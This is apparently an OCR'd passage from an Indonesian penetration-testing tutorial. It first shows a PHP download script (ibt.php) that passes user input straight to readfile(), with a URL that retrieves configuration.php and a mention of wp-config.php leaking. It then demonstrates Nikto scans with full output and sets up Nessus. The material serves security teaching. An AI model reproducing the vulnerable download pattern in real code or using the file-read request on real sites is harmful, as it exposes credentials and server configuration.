
Bug atau celah ini mengakibatkan attacker atau penyusup mendownload file PHP seperti layaknya mendownload file txt. Semua isi PHP dapat di baca sebagai plain text. Tebakan anda tepat, jika hal ini terjadi maka attacker dapat mendownload file-file yang mengandung konfigurasi. Contoh saya mencoba mendownload wp-config.php yang biasanya dipakai secara default oleh CMS Wordpress.





Setelah file didownload terjadi sesuatu yang mengerikan.

Yup Wordpress configuration dapat di download dengan mudah. Hal ini sangat berbahaya. Seakan-akan php5 tidak berjalan pada server tersebut.



Kesalahan kode biasanya pemicu munculnya vulnerability ini. Saya berikan salah satu contoh pemicu vulnerability yang tidak biasanya ini. Misalkan pada sebuah file yang saya beri name ibt.php

```
<?php
$filename = $_GET['ibt'];
header("Pragma: public");
header("Expires: 0");
header("Cache-Control: must-revalidate, post-check=0, pre-check=0");
header("Content-Type: application/force-download");
header("Content-Type: application/octet-stream");
header("Content-Type: application/download");
header("Content-Disposition: attachment; file-
name=".basename($filename).";");
header("Content-Transfer-Encoding: binary");
header("Content-Length: ".filesize($filename));
@readfile($filename);
exit(0);
?>
```

Contoh vulnerability seperti yang ada pada kesalahan kode PHP di atas. Attacker tinggal mengakses URL seperti ini untuk mendonwload berbagai file .php.

```
http://localhost/ibt.php?ibt=configuration.php
```

2. Web vulnerability scanner tools

3.1. Nikto

Nikto adalah web vulnerability scanner yang memungkinkan pentester untuk melakukan scan pada sebuah host untuk mencari kemungkinan vulnerability bug. Nikto dapat di akses pada direktori

```
root@bt:~# cd /pentest/web/nikto
root@bt:/pentest/web/nikto# ls
docs  nikto.conf  nikto.pl  plugins  templates
```

Untuk melihat daftar opsi perintah pada nikto dapat menjalankan nikto tanpa opsi-opsi lainnya

```
root@bt:/pentest/web/nikto# ./nikto.pl
- Nikto v2.1.5
---------------------------------------------------------------------------
+ ERROR: No host specified

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                     Host authentication to use, format is id:pass or
id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nocache            Disables the URI cache
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+                     Prepend root value to all requests, format is
/directory
       -Single             Single request mode
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.
```

2.1.1. Nikto plugin

Nikto didukung oleh berbagai plugin yang masing-masing memiliki keunikan dan tujuan berbeda .

```
root@bt:/pentest/web/nikto/plugins# ls -al
total 1880
drwxr-xr-x 3 root root   12288 2012-02-12 02:02 .
drwxr-xr-x 6 root root    4096 2012-02-12 02:02 ..
-rw-r--r-- 1 root root    1702 2012-01-12 02:02 db_404_strings
-rw-r--r-- 1 root root    1997 2012-01-12 02:02 db_content_search
-rwxr-xr-x 1 root root    3045 2012-01-12 02:02 db_embedded
-rw-r--r-- 1 root root    7984 2012-01-12 02:02 db_favicon
-rw-r--r-- 1 root root    1414 2012-01-12 02:02 db_headers
-rw-r--r-- 1 root root    1495 2012-01-12 02:02 db_httpoptions
-rw-r--r-- 1 root root     918 2012-01-12 02:02 db_multiple_index
-rw-r--r-- 1 root root  130787 2012-01-12 02:02 db_outdated
-rwxr-xr-x 1 root root     907 2012-01-12 02:02 db_parked_strings
-rw-r--r-- 1 root root   10027 2012-01-12 02:02 db_realms
-rw-r--r-- 1 root root   32605 2012-01-12 02:02 db_server_msgs
-rwxr-xr-x 1 root root    5907 2012-01-12 02:02 db_subdomains
-rw-r--r-- 1 root root 1167671 2012-01-12 02:02 db_tests
-rw-r--r-- 1 root root    2286 2012-01-12 02:02 db_variables
-rwxr-xr-x 1 root root  197802 2012-01-12 02:02 LW2.pm
-rw-r--r-- 1 root root    1963 2012-01-12 02:02 nikto_apache_expect_xss.plugin
-rw-r--r-- 1 root root    7716 2012-01-12 02:02 nikto_apacheusers.plugin
-rwxr-xr-x 1 root root    7891 2012-01-12 02:02 nikto_auth.plugin
-rw-r--r-- 1 root root    3330 2012-01-12 02:02 nikto_cgi.plugin
-rw-r--r-- 1 root root    2946 2012-01-12 02:02 nikto_content_search.plugin
-rw-r--r-- 1 root root    3068 2012-01-12 02:02 nikto_cookies.plugin
-rw-r--r-- 1 root root  108326 2012-01-12 02:02 nikto_core.plugin
-rw-r--r-- 1 root root    3198 2012-01-12 02:02 nikto_dictionary_attack.plugin
-rwxr-xr-x 1 root root    2818 2012-01-12 02:02 nikto_embedded.plugin
-rw-r--r-- 1 root root    2327 2012-01-12 02:02 nikto_favicon.plugin
-rw-r--r-- 1 root root    9427 2012-01-12 02:02 nikto_headers.plugin
-rw-r--r-- 1 root root    6877 2012-01-12 02:02 nikto_httpoptions.plugin
-rw-r--r-- 1 root root    4334 2012-01-12 02:02 nikto_msgs.plugin
-rw-r--r-- 1 root root    3069 2012-01-12 02:02 nikto_multiple_index.plugin
-rw-r--r-- 1 root root    7315 2012-01-12 02:02 nikto_outdated.plugin
-rwxr-xr-x 1 root root    2216 2012-01-12 02:02 nikto_parked.plugin
-rw-r--r-- 1 root root    4682 2012-01-12 02:02 nikto_paths.plugin
-rw-r--r-- 1 root root    2830 2012-01-12 02:02 nikto_put_del_test.plugin
-rw-r--r-- 1 root root    2355 2012-01-12 02:02 nikto_report_csv.plugin
-rw-r--r-- 1 root root    8224 2012-01-12 02:02 nikto_report_html.plugin
-rw-r--r-- 1 root root    6965 2012-01-12 02:02 nikto_report_msf.plugin
-rw-r--r-- 1 root root    3446 2012-01-12 02:02 nikto_report_nbe.plugin
-rw-r--r-- 1 root root    2442 2012-01-12 02:02 nikto_report_text.plugin
-rw-r--r-- 1 root root    8576 2012-01-12 02:02 nikto_report_xml.plugin
-rw-r--r-- 1 root root    5509 2012-01-12 02:02 nikto_robots.plugin
-rw-r--r-- 1 root root    6318 2012-01-12 02:02 nikto_siebel.plugin
-rw-r--r-- 1 root root    8344 2012-01-12 02:02 nikto_single.plugin
-rw-r--r-- 1 root root    2377 2012-01-12 02:02 nikto_ssl.plugin
-rwxr-xr-x 1 root root    2887 2012-01-12 02:02 nikto_subdomain.plugin
-rw-r--r-- 1 root root   11141 2012-01-12 02:02 nikto_tests.plugin
drwxr-xr-x 6 root root    4096 2012-02-12 02:02 .svn
```

2.1.2. Contoh penggunaan

Contoh penggunaan dari nikto adalah sebagai berikut.

Melakukan scanning terhadap host tertentu .

```
root@bt:/pentest/web/nikto# ./nikto.pl -h http://127.0.0.1
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2012-03-01 20:47:35 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.9
+ Root page / redirects to: login.php
+ robots.txt contains 1 entry which should be manually viewed.
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.19). Apache
1.3.42 (final release) and 2.0.64 are also current.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out
appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc file. This may
reveal file and path information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3092: /CHANGELOG.txt: A changelog was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6474 items checked: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2012-03-01 20:48:14 (GMT7) (39 seconds)
---------------------------------------------------------------------------
1 host(s) tested
```

Melakukan scanning menggunakan port-port tertentu

```
Syntax : perl nikto.pl -h [ host/ip] -port [port]

root@bt:/pentest/web/nikto# ./nikto.pl -h 127.0.0.1 -port 80
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2012-03-01 20:53:44 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.9
+ Root page / redirects to: login.php
+ robots.txt contains 1 entry which should be manually viewed.
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.19). Apache
1.3.42 (final release) and 2.0.64 are also current.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out
appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc file. This may
reveal file and path information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3092: /CHANGELOG.txt: A changelog was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6474 items checked: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2012-03-01 20:54:03 (GMT7) (19 seconds)
---------------------------------------------------------------
+ 1 host(s) tested
```

Perhatikan hasil output nikto, kita dapat menarik kesimpulan bahwa nikto dapat melakukan crawl pada direktori web server ,mencari halaman login yang ada, dan menampilkan informasi web server target.

Dengan lebih dari satu port

```
root@bt:/pentest/web/nikto# perl nikto.pl -h example.com -p 80,443
- Nikto v2.1.5
---------------------------------------------------------------
+ No web server found on example.com:443
---------------------------------------------------------------------------
+ Target IP:          192.0.43.10
+ Target Hostname:    example.com
+ Target Port:        80
+ Start Time:         2012-03-01 21:09:19 (GMT7)
---------------------------------------------------------------
+ Server: BigIP
+ Root page / redirects to: http://www.iana.org/domains/example/
```

Perintah di atas akan melakukan scanning berdasarkan port 80 dan port 443

Dengan menentukan range port tertentu

```
root@bt:/pentest/web/nikto# perl nikto.pl -h example.com -p 80-150
```

Perintah di atas akan melakukan scanning berdasarkan range port 80 sampai dengan 150.

Opsi lainnya

-Scanning dengan menggunakan proxy tertentu

```
root@bt:/nikto.pl -h 127.0.0.1 -p 80,443 -useproxy http://10.0.0.2:8888
```

Scanning dengan menggunakan tehnik tunneling

```
root@bt:/pentest/web/nikto# perl nikto.pl -h 127.0.0.1 -Tuning 06
```

2.2. Nessus

Nessus merupakan tools network vulnerability scanner berbasis web yang memiliki kemampuan untuk menguji keamanan sistem berdasarkan dictionary dan plugin serta melakukan report terhadap hasil tersebut. Nessus di kembangkan oleh Tenable Security dan telah menjadi tools yang terinclude secara default pada backtrack linux. Nessus lebih condong berada pada vulnerability network scanner. Namun penulis belum membuat bab tersendiri untuk membahas masalah tersebut. Karena itu penulis memutuskan untuk menempatkan nessus di sub pembahasan web scanner.

2.2.1. Membuat user

Langkah awal untuk mengaktifkan nessus adalah membuat user administrator. User ini nantinya memiliki kemampuan untuk login , menambahkan user, menambahkan plugin, update , dll.

```
root@bt:~# /opt/nessus/sbin/nessus-adduser
Login : zee-eichel
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
(y/n) [n]: y
User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that zee-eichel has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)
Login             : zee-eichel
Password          : ***********
This user will have 'admin' privileges within the Nessus server
Rules             :
Is that ok ? (y/n) [y] y
User added
```


2.2.2. Registrasi nessus

Step ini sangat diperlukan untuk menjalankan nessus , karena nessus membutuhkan update plugin secara langsung.

```
root@bt:~# /etc/init.d/nessusd start
Starting Nessus : .
root@eichel:~# Missing plugins. Attempting a plugin update...
Your installation is missing plugins. Please register and try again.
To register, please visit http://www.nessus.org/register/
```

Untuk melakukan register dan mendapatkan kode aktivasi , anda harus mengunjungi situs resmi tepatnya pada http://www.nessus.org/register/ Anda akan di perhadapkan pada dua pilihan. Ya karena nessus memiliki dua jenis yaitu free (terbatas untuk 16 IP) dan versi pro (berbayar)

Masukan username dan email yang valid. Karena nessus akan mengirimkan kode aktivasi ke email tersebut.



Jika semuanya telah selesai , bukalah email yang digunakan untuk mendaftar tadi untuk mengambil kode aktivasi. Dilanjutkan dengan mengaktivasikan nessus. Dari terminal ikuti langkah-langkah di bawah ini.

```
root@bt:~# /opt/nessus/bin/nessus-fetch --register C47F-59DA-019A-997D-A7C7
Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
```

Kita tinggal harus menunggu sampai nessus menyelesaikan proses plugin update. Jika anda ingin nessu melakukan auto update maka dapat kita konfigurasikan pada nessusd.conf dengan memasukan value “yes” pada konfigurasi auto_update

3.2.3. Memulai nessus


Untuk memulai nessus kita harus menyalakan daemon terlebih dahulu.

```
root@bt:~#/etc/init.d/nessusd start
Starting Nessus : .
```

Seperti yang sudah di ungkit sebelumnya, nessus merupakan network vulnerability scanner berbasis web. Buka browser , kemudian arahkan pada koneksi ssl (https) dengan menggunakan port 8834 (nessus default port).

```
https://localhost:8834
```

Halaman login Nessus akan muncul pada browser . Kemudian kita tinggal memasukan username dan password yang telah kita buat sebelumnya pada tahap pembuatan user




Jika kita telah sukses untuk authentifikasi user, maka nessus siap digunakan.. klik tombol scann kemudian add new scan dan isilah form yang ada. Masukan nama untuk proses scann, dilanjutkan dengan memilih type scann.

1. run now
Agar nessus langung memproses aktifitas scanning yang telah kita namai tadi


2. scheduled (jadwal)
Menentukan jadwal sehingga proses akan berjalan sesuai dengan jadwal yang ditentukan

3. template
Proses scan pada pengaturan default

